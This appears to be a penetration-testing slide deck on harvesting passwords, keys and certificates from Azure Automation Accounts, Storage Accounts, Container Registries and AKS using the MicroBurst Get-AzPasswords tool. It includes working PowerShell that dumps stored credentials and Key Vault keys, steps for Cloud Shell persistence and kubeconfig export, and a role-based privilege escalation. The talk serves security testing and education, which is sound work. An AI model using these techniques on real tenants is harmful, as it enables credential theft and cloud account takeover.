


AUTOMATION ACCOUNTS



- ◆ What does this service do?
 - ◆ Runs “serverless” code in Azure to automate management and other tasks
- ◆ Where are the passwords?
 - ◆ Cleartext in Runbook code
 - ◆ Platform-level Stored Credentials
 - ◆ “Run as” Accounts that you can assume the role of in Runbooks
 - These account credentials can be extracted for persistence
 - ◆ Key Vaults
 - Accessed from the Automation Accounts

- ◆ Dumping Passwords from this Service Manually
 - ◆ Cleartext in Runbook code



Home > Automation Accounts > kfosaaen >

AzureAutomationTutorialScript (kfosaaen/AzureAutomationTutorialScript)

Runbook

Search (Ctrl+/) << Start **</> View** Edit Link to schedule Add webhook Delete Export Refresh


Overview Essentials

View Published Source

AzureAutomationTutorialScript

```
1 $MyCredential = "Password123!"
2 $MyUsername = "Administrator"
3
4 $connectionName = "AzureRunAsConnection"
5 try
6 {
7     # Get the connection "AzureRunAsConnection "
8     $servicePrincipalConnection=Get-AutomationConnection
```



- ◆ Dumping Passwords from this Service Manually
 - ◆ Platform-level Stored Passwords
 - ◆ “Run as” Accounts that you can assume the role of in Runbooks
 - ◆ Can be done with a Runbook, the Editor, and the Test Pane



The screenshot shows the 'Edit PowerShell Runbook*' interface. The left sidebar has a tree view with 'Credentials' expanded, showing 'Karl' and 'test'. The main editor area contains PowerShell code:

```
1 $myCredential = Get-AutomationPSCredential -Name 'test'
2 $userName = $myCredential.UserName
3 $password = $myCredential.GetNetworkCredential().Password
4 write-output $userName" - "$password"
5
6 $RunAsCert = Get-AutomationCertificate -Name 'AzureRunAsCertificate'
7 $CertificatePath = Join-Path $env:temp kfosaaen-AzureRunAsCertificate.pfx
8 $Cert = $RunAsCert.Export('pfx','TotallyNotaHardcodedPassword...')
9 Set-Content -Value $Cert -Path $CertificatePath -Force -Encoding Byte | Write-Verbose
10 $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($CertificatePath))
11 write-output $base64string
12
13
```

- ◆ Dumping Passwords from this Service Manually
 - ◆ Platform-level Stored Credentials
 - ◆ “Run as” Accounts that you can assume the role of in Runbooks
 - ◆ Can be done with a Runbook, the Editor, and the Test Pane



The screenshot shows a 'Test' pane with the following details:

- Test Name:** Test ...
- Identifier:** lwVSNvWYpPXcCdd
- Controls:** Start, Stop, Suspend, Resume, View last test, Refresh job streams
- Parameters:** No input parameters
- Run Settings:** Run on Azure ⓘ
- Status:** Completed
- Output:**

```
test - test
MIIK0wIBAzCCCfcGCSqGS Ib3DQEHAaCCegEggnkMIJ4DCCBikGCSqGS Ib3DQ
EggTYAnFx8xBfe4JEfTLxy3m46E8GCN3bcgPD8XMHYIKvj12DGiBh9ImbMxB9s
xK1hiXN+XuwUrZLET202FF4sa0CUG4nIoaNjORX91i18BJIR8IcdgBx//UyEZ1
GMN+n+KONaf8TNgksWDSVW2dxRXy7VQ+y8AD++3+Y+744AjsohmQB6AJCXY7Rw
1RxtEAbimhfKD0ty71RxeHCHui0vVNqEBru52jzhP6chSbZ0+rPad3nHOj9xMS
```
- Tip:** Using a hybrid runbook worker can increase test performance. [Learn more](#)

- ◆ A Note About Credential Exposure
 - ◆ Writing credentials to job output is bad...
 - Anyone with Reader permissions can read the Jobs output
 - Doesn't apply for the test pane
 - ◆ Encrypted Output is Better
 - Get-AzPasswords uses a certificate for encryption
 - Generated locally, uploaded with the Runbook, deleted after

```

Input  Output  Errors  Warnings  All Logs  Exception
-----
netspi-private KEY RSA testKey {"kid":"https://netspi-private.
pt","decrypt"],"n":"olgKvZ3PPTlWvUdMwSgmcSFauNJ0xKmF1EBE9RAALc
4-Jqs9_8rSbPNLLgLyRvHYxvPcGS5oZF14WLXrus_xi53Wd2L2IjcgoAuu3J4ea
netspi-private SECRET Password TestKey KarlOnlyPassword
    
```

Before

After →

```


Ran ... : User
-----
Input  Output  Errors  Warnings  All Logs  Exception
-----
-----BEGIN CMS-----
MIIG8QYJKoZIhvcNAQcDoIIIG4jCCBt4CAQAxggFFMIIBQQIBADApMBUxEzARBgNVBAMMcm1pY3Jv
YnVyc3QCEBjYjs/G5Q0uR1uTHNT2X3cwDQYJKoZIhvcNAQEHMAAEggEAFgI75fCyFFFAPKcUxyNt
6zTFvF84ArwMsacWiSw05m8lx6B8rY034wVrH5uys9JFKFMQZoH0JE5JcS/JDgBxkr2BaRUq76Z0
3DPGxK9Lbwzz/BWoV7xsBs9nBJ30AudQkkT2FkTdm4NjRKvzBYQuPmoC1VbaurUX1HXdstPpS89m
6fshXoE8uhmb0bEt95Nr8IiZsnMw4XsblaywQdx6zrSrr9vCiTRui49enJF/t5936x6MIInkPUXie
ew3Df12qY6RUGoXtrZmj2MDGpFv+8Iuwbrg0i8fJkqTlI60teSZCfr9QbBn0vM27tOrY+H1JLBQ
AeezuNziPxFzLMC9PDCCBY4GCSqGSIb3DQEHATAcBgIghkGbzQMEASoEEKbW96rF8oCAfYh3r-jDW
oTmAggVgvs09jzbzCkRotkvr-jd6FN33Ay5Ie0Lyhm+hwIVof4Qu1vGWPgSaH/RYP7ueAodRfKvm8
PM8iQFALenz7uoVQWkR0P2v77TD+vt01v6LTIe1rEnl4mkY8cEYQ8MSogR0VPczkxzKVkh0SDAg
    
```

- ◆ Abusing Automation Accounts to Access Key Vaults
- ◆ General Concept
 - ◆ Use a Run As account with Key Vault permissions to read the vault
 - ◆ Technically addressed by CVE-2019-0962
 - ◆ Using Get-AzKeyVaultsAutomation from MicroBurst


```

Edit PowerShell Runbook ...
ZFFDIGzTVYHmPQc
Save Publish Revert to published Test pane Feedback
> CMDLETS
> RUNBOOKS
> ASSETS
3 # Start RunAs Process
4 $connectionName = "AzureRunAsConnection"
5 $servicePrincipalConnection = Get-AutomationConnection -Name $connectionName
6
7 # Connect AzureRM
8 Connect-AzureRmAccount -ServicePrincipal -Tenant $servicePrincipalConnection.TenantId -ApplicationId $servi
9
10 # Try to read KeyVaults
11 $vaults = Get-AzureRmKeyVault
12 foreach ($vault in $vaults){
13     $vaultName = $vault.VaultName
14     try{
15         $keys = Get-AzureKeyVaultKey -VaultName $vault.VaultName -ErrorAction Stop
16         # Dump Keys
17         foreach ($key in $keys){
18             $keyName = $key.Name
19             $keyValue = Get-AzureKeyVaultKey -VaultName $vault.VaultName -Name $key.Name
20             # Write out keys - format Vault:Type:Type2:Name:Value
21             Write-Output "$($vaultName)`tKEY`t$($keyValue.Key.Kty)`t$($keyValue.Name)`t$($keyValue.Key)"
22         }
23     }
24     catch{}

```





- ◆ Dumping Passwords from this Service with Az PowerShell
 - ◆ Get the list of Automation Accounts
 - ◆ For Each Account
 - Get the list of credentials
 - Get the list of “Connections” (Run As accounts)
 - Upload Malicious Runbooks (randomly named - lwVSNvWYpPXCcDd)
 - Get Output
 - Create Authentication Script locally to help with using Run as credentials
 - ◆ Important Note
 - Don’t Stop (Ctrl+C) the Function
 - This will leave the Runbook in the Automation Account




STORAGE ACCOUNTS

- ◆ What does this service do?
 - ◆ File storage in the Azure cloud
 - Think of AWS - S3, but for Azure
- ◆ Where are the passwords?
 - ◆ In Files
 - ◆ Storage Account Keys



- ◆ Dumping Passwords from this Service Manually
 - ◆ File Review
 - Not easy to automate
 - Requires Contributor to get the keys to read the files
 - Data plane vs. Management plane permissions
 - ◆ Storage Account Keys
 - Available in the Portal



The screenshot shows the 'Storage account keys' management page in the Azure portal. At the top, there are three actions: 'Show keys' (with an eye icon), 'Set rotation reminder' (with a clock icon), and 'Refresh' (with a circular arrow icon). Below this is a descriptive paragraph: 'Access keys authenticate your applications' requests to this storage account. Keep your keys in a secure location like Azure Key Vault, and replace them often with new keys. The two keys allow you to replace one while still using the other.' This is followed by a reminder: 'Remember to update the keys with any Azure resources and apps that use this storage account.' with a 'Learn more' link. The 'Storage account name' field contains 'notpayloads'. Under the heading 'key1', there is a 'Rotate key' button (with a circular arrow icon) and a 'Key' field which is currently obscured by a series of dots.

- ◆ Using Storage Account Keys for Persistence
 - ◆ Access to Cloud Shell File Shares
 - Names typically start with “cs”
 - cs1234567890x154x32
 - Download the acc_user.img file from the .cloudconsole folder
 - Mount in Linux and modify startup files (Bash and PowerShell)
 - Unmount and reupload to the file share
 - Execute commands in the victim Cloud Shell

```
Bash | RESTART PASTE X
Your cloud drive has been created in:
Subscription Id: ████████████████████████████████████████████
Resource group: cloud-shell-storage-westus
Storage account: cs4d██████████████████████31
File share: cs-kfosaaen-██████████████████████████████████████
Initializing your account for Cloud Shell...-
Requesting a Cloud Shell.Succeeded.
Connecting terminal...
Welcome to Azure Cloud Shell
Type "az" to use Azure CLI
Type "help" to learn about Cloud Shell
karl@Azure:~$
```


<https://www.netspi.com/blog/technical/cloud-penetration-testing/attacking-azure-cloud-shell/>

- ◆ Dumping Passwords from this Service with Az PowerShell
 - ◆ Get the list of Storage Accounts
 - `Get-AZStorageAccount`
 - ◆ For each account, list the keys
 - `Get-AZStorageAccountKey`
- ◆ Approximately 10 lines in `Get-AzPasswords`



AZURE CONTAINER REGISTRIES

- ◆ What does this service do?
 - ◆ It stores container images for container related services in Azure
- ◆ Where are the passwords?
 - ◆ In Container Images
 - ◆ ACR Admin Credentials can be exported for persistence



Azure Registry

◆ Dumping Passwords from this Service Manually

◆ Container Images


- Not easy to automate
- Only requires Reader to get the images
- Pull the images locally and review

◆ ACR Admin Credentials

- Not always enabled
- Available in the Portal

Registry name	<input type="text" value="netspi"/>	
Login server	<input type="text" value="netspi.azurecr.io"/>	
Admin user ⓘ	<input checked="" type="checkbox"/> Enabled	
Username	<input type="text" value="netspi"/>	
Name	Password	Regenerate
password	<input type="text" value="EPdD=0xtgfQ75pp9bTXtW7JTt9j0S4qX"/>	<input type="button" value="🔄"/>
password2	<input type="text" value="E=qDRnADZ3j02ObK0Ne/TtG37xhal3Uk"/>	<input type="button" value="🔄"/>

- ◆ Dumping Passwords from this Service with Az PowerShell
 - ◆ Get the list of Container Registries
 - `Get-AzContainerRegistry`
 - ◆ For each registry, list the credentials
 - `Get-AzContainerRegistryCredential`
- ◆ Also, approximately 10 lines in `Get-AzPasswords`



AZURE KUBERNETES SERVICES

- ◆ What does this service do?
 - ◆ It runs container images in a Kubernetes cluster in Azure
- ◆ Where are the passwords?
 - ◆ In the Cluster VMs
 - Either stored Service Principal credentials (Cleartext!)
 - Or a Managed Identity
 - ◆ AKS Admin Credentials can be exported for persistence

◆ Dumping Passwords from this Service Manually

◆ Connect via Cloud Shell

```
1. Open Cloud Shell or the Azure CLI
2. Run the following commands

az account set --subscription d4 b2

az aks get-credentials --resource-group --name
```

◆ Add --admin for cluster admin creds

◆ Export your kubeconfig file

- `cat /home/USERNAME/.kube/config`
- Save it off to another system

```
PS /home/karl> cat /home/karl/.kube/config
apiVersion: v1
clusters:
- cluster:
  certificate-authority-data: LS0tLS1CRUdJTiBDRV
a11UQWdGdzB5TVRBM01qRXh0ekkwTVRKYUdBOH1NRFV4TURjeU
YStPaEp6SHh1N2dRUX1SR1F3ZX15Q1RJOHhmVDh2akVZVku1WFI
L01Vb7-GUlp-CR27LhG-TMFTLkK-TP7-d1L4V7-71M0T27EPL
```

- ◆ Dumping Passwords from this Service with Az PowerShell
 - ◆ Get the list of clusters
 - `Get-AzAksCluster`
 - ◆ For each Cluster
 - Use the REST APIs to request ClusterAdmin and ClusterUser Credentials
 - `Get-AzAccessToken`
 - If configured with a Service Principal
 - Run a command on the cluster to “cat /etc/kubernetes/azure.json”
 - `Invoke-AzVmssVMRunCommand`



DEMO

```
PS C:\temp> Import-Module C:\Tools\Github\MicroBurst\MicroBurst.psm1
```

```
Imported Az MicroBurst functions
```

```
Imported AzureAD MicroBurst functions
```

```
Imported MSONline MicroBurst functions
```

```
Imported Misc MicroBurst functions
```

```
Imported Azure REST API MicroBurst functions
```

```
PS C:\temp> Get-AzPasswords -Verbose -ModifyPolicies Y -ExportCerts Y | Out-GridView
```



PRIVILEGE ESCALATION IN AZURE

- ◆ Using Get-AzPasswords to exploit a privilege issue in Azure
 - ◆ Log Analytics Contributor allows for modifying Automation Accounts
 - Limited Contributor rights otherwise

```
1  {
2  |   "id": "/providers/Microsoft.Authorization/roleDefinitions/92aaf0da-9dab-42b6-94a3-d43ce8d16293",
3  |   "properties": {
4  |     |   "roleName": "Log Analytics Contributor",
5  |     |   "description": "Log Analytics Contributor can read all monitoring data and edit monitoring settings.",
6  |     |   "assignableScopes": [
7  |     |   |   "/"
8  |     |   ],
9  |     |   "permissions": [
10 |     |   |   {
11 |     |   |   |   "actions": [
12 |     |   |   |   |   "*/read",
13 |     |   |   |   |   "Microsoft.Automation/automationAccounts/*",
14 |     |   |   |   |   "Microsoft.ClassicCompute/virtualMachines/extensions/*",
15 |     |   |   |   |   "Microsoft.ClassicStorage/storageAccounts/listKeys/action",
16 |     |   |   |   |   "Microsoft.Compute/virtualMachines/extensions/*",
```


- ◆ Using Get-AzPasswords to exploit a privilege issue in Azure
 - ◆ If the Automation Account has an attached “Run as” account
 - Full subscription Contributor under default configuration
 - ◆ Use Log Analytics Contributor role to export the “Run as” certificate
 - ◆ Use the exported certificate to login as a Contributor (slightly higher privilege)
- ◆ Recently addressed by Microsoft

Custom Azure Automation Contributor role

Microsoft intends to remove the Automation account rights from the Log Analytics Contributor role. Currently, the built-in [Log Analytics Contributor](#) role described above can escalate privileges to the subscription [Contributor](#) role. Since Automation account Run As accounts are initially configured with Contributor rights on the subscription, it can be used by an attacker to create new runbooks and execute code as a Contributor on the subscription.

As a result of this security risk, we recommend you don't use the Log Analytics Contributor role to execute Automation jobs. Instead, create the Azure Automation Contributor custom role and use it for actions related to the Automation account. Perform the following steps to create this custom role.

Questions?


- ◆ The MicroBurst Contributors
 - ◆ Jake Karnes
 - ◆ Josh Magri
 - ◆ Thomas Elling

- ◆ Slide Design Assistance
 - ◆ Sophia from NetSPI

- ◆ Basic Auth Login Hack for App Services
 - ◆ @mcohmi on Twitter



- ◆ MicroBurst GitHub - <https://github.com/NetSPI/MicroBurst>
- ◆ NetSPI Blog - <https://www.netspi.com/blog/technical/>
- ◆ Get-AzPasswords Specific Blogs:
 - ◆ <https://www.netspi.com/blog/technical/cloud-penetration-testing/a-beginners-guide-to-gathering-azure-passwords/>
 - ◆ <https://www.netspi.com/blog/technical/cloud-penetration-testing/encrypting-password-data-in-get-azpasswords/>
- ◆ Twitter - @kfosaaen
 - ◆ These slides will be linked to from here





